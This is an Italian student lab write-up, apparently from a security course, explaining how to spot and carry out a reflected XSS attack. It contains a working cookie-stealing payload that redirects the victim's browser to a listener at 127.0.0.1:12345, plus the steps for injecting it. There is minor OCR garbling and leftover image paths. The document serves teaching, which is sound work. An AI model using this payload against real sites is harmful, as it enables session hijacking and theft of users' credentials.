PROGETTO SETTIMANA 6

Perché un sito è vulnerabile?

Ci sono diversi segnali che ci fanno intuire che un sito è vulnerabile ad attacchi xss:


- Input non filtrato -> Gli input degli utenti devono essere controllati, se si possono inserire caratteri speciali che non vengono filtrati il sito è a rischio.
- Utilizzo di javascript non sicuro -> l'uso non sicuro aumenta la probabilità di attacchi xss.
- L'inserimento di alcuni caratteri modifica la visualizzazione del sito

ATTACCO XSS

Script utilizzato

```
1 <script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>
```


Caricamento dello script



Verifica della cattura del cookie

Fasi di un attacco XSS:

1) Si verifica che il sito sia vulnerabile provando ad inserire dei caratteri speciali e vedere come il sito risponde. In questo caso inserendo il tag <i> seguito dalla parola “gatto” noteremo che questìultima viene visualizzata in corsivo, segnale v heil sito è vulnerabile.



2) Si crea il payload, ovvero il codice Javascript malevolo da caricare.
3) Viene inserito il payload dall’attaccante nell’applicazione web nei campi vulnerabili. In questo caso essendo un attacco riflesso vedremo la corretta esecuzione visualizzandolo nell’URL.
4) Quando l’utente finisce sulla pagine dove è stato caricato il payload, il browser della vittima lo esegue.